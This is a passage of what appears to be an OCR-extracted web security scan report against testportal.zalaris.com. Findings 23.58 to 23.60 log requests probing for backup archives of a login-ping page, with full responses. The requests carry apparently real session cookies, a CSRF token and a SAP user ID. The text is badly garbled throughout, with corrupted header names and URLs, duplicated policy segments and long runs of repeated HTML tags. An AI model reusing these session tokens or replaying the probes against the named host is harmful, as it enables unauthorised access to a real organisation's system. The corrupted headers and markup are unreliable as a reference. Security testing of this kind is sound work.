https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

### Request 2

GET /neptune/native/oemheci.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152:

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69l/AmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:05:29 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. Content-Security-Folicy. Genditi-sic Self https:/// Zalans.com/.443 https://sapst.com/.443 https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"> center"><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div>class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div> md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"></div></div></footer></body> ..[SNIP]...

### 23.58. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar.bz2

### Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.tar.bz2 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.enjine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:40 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8 content-length: 50

dxp-sap: 21100006

x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcos.azurewebsites.net/ https:///saccounts.ondemand.com/ https://zalcos.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://sign https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' \unsafe-inline' https://maps.gstatic.com https://spogleapis.com https://sapui5.hana.ondemand.com https://sipaui5.hana.ondemand.com https://sipaui5.hana.onde west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

<body ><div id="ping"></div> </body> </html>

### Request 2

GET /neptune/native/uspwagmp.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie. sapin\_PORTAL\_Q2EE/T30-120/T30-132, com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4qM40AlHvMzQ9PSZp8TAPmoyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

#### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:05:41 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/https://s.inapplicationinsights.azure.com/; script-src'self' unsafe-inline' unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com/stapui5.hana.ond http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://lalform.twitter.com https://ton.twimg.com/ffw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-ca meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> mb-3"><a href="javascript:window.history.back()" class="btn btn-lg'>Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div ..[SNIP]...

23.59. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar.gz

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.tar.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32:9802; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:52 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://isi.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body> </html>

# Request 2

GET /neptune/native/mdlgrdi.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authJesr=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:05:54 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\* zalaris.com/https://ednjs.cloudflare.com/https://\* mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sumg.co eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"-->
//refresh" content= ..[SNIP]...

### 23.60. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar.lzma

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

#### Request 1

GET /neptune/native/neptune\_login\_ping.tar.lzma HTTP/1.1

Host: testportal zalaris com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:04 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

377 of 415

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

